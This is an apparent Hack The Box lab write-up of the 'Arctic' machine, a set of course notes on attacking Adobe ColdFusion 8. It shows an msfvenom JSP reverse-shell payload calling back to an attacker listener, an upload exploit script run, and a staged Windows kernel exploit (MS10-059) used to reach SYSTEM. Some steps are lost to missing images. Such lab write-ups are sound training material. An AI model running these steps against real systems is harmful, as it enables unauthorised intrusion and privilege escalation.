
Arctic - HTB (Done)

Arctic HTB - https://app.hackthebox.com/machines/9


```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 22:51 EDT
Nmap scan report for 10.10.10.11
Host is up (0.042s latency).

PORT      STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
8500/tcp  open  fmtp?
49154/tcp open  msrpc   Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1
pen and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 7|Vista|2008|Phone|8.1 (91%)
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista::- cpe:/o:mi
osoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:micr
oft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_8.1
Aggressive OS guesses: Microsoft Windows 7 (91%), Microsoft Windows Vista SP0
```

8500 is interesting. We will try browse, connect telnet or any sort of connection.


search cfide in google.



check administrator to see application version number




search default credentials for adobe coldfusion 8 and adobe coldfusion 8 exploit.



You can use this metasploit exploit.

But manual way will be shown during this capstone.



Copy the code.

gedit uploader.py, paste and save.

```
root@kali:~# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.4 LPORT=443 -
f raw > shell.jsp
```

```
root@kali:~# nc -nvlp 443
listening on [any] 443 ...
```

```
root@kali:~# python uploader.py 10.10.10.11 8500 shell.jsp
Sending payload...
Successfully uploaded payload!
Find it at http://10.10.10.11:8500/userfiles/file/exploit.jsp
root@kali:~#
```

navigate to that link where file was uploaded.

```
C:\ColdFusion8\runtime\bin>whoami
whoami
arctic\tolis
```

whoami
net user
net user tolis #this user is in Users group. We need escalate priv.
system info #copy it
gedit sysinfo.txt #paste

```
root@kali:~# ./windows-exploit-suggester.py --database 2020-04-17-mssb.xls --sys
teminfo sysinfo.txt
```


netstat -ano #see what ports are open and what is going on outthere
ipconfig #check if there other ip we need to look at
arp -a #nearby ip addresses
whoami /priv

```
C:\ColdFusion8\runtime\bin>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

potato attack

Windows exploit suggester result.

```
[*]
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (981957) - Important
[M] MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (2347290) - Critical
[E] MS10-059: Vulnerabilities in the Tracing Feature for Services Could Allow Elevation of Privilege (982799) - Importa
nt
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (981852) - Important
[M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Critical
[M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Critical
```





download that exe.

```
root@kali:~# mv Downloads/MS10-059.exe transfer/
root@kali:~# cd transfer/
root@kali:~/transfer# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

on Windows

```
cd c:\
dir #there is no temp folder
mkdir temp #we have to create temp folder
cd temp
```





Now we got system!

We used Kernel exploit. If that is older machine, always look for kernel exploit. That is more easier, easy road.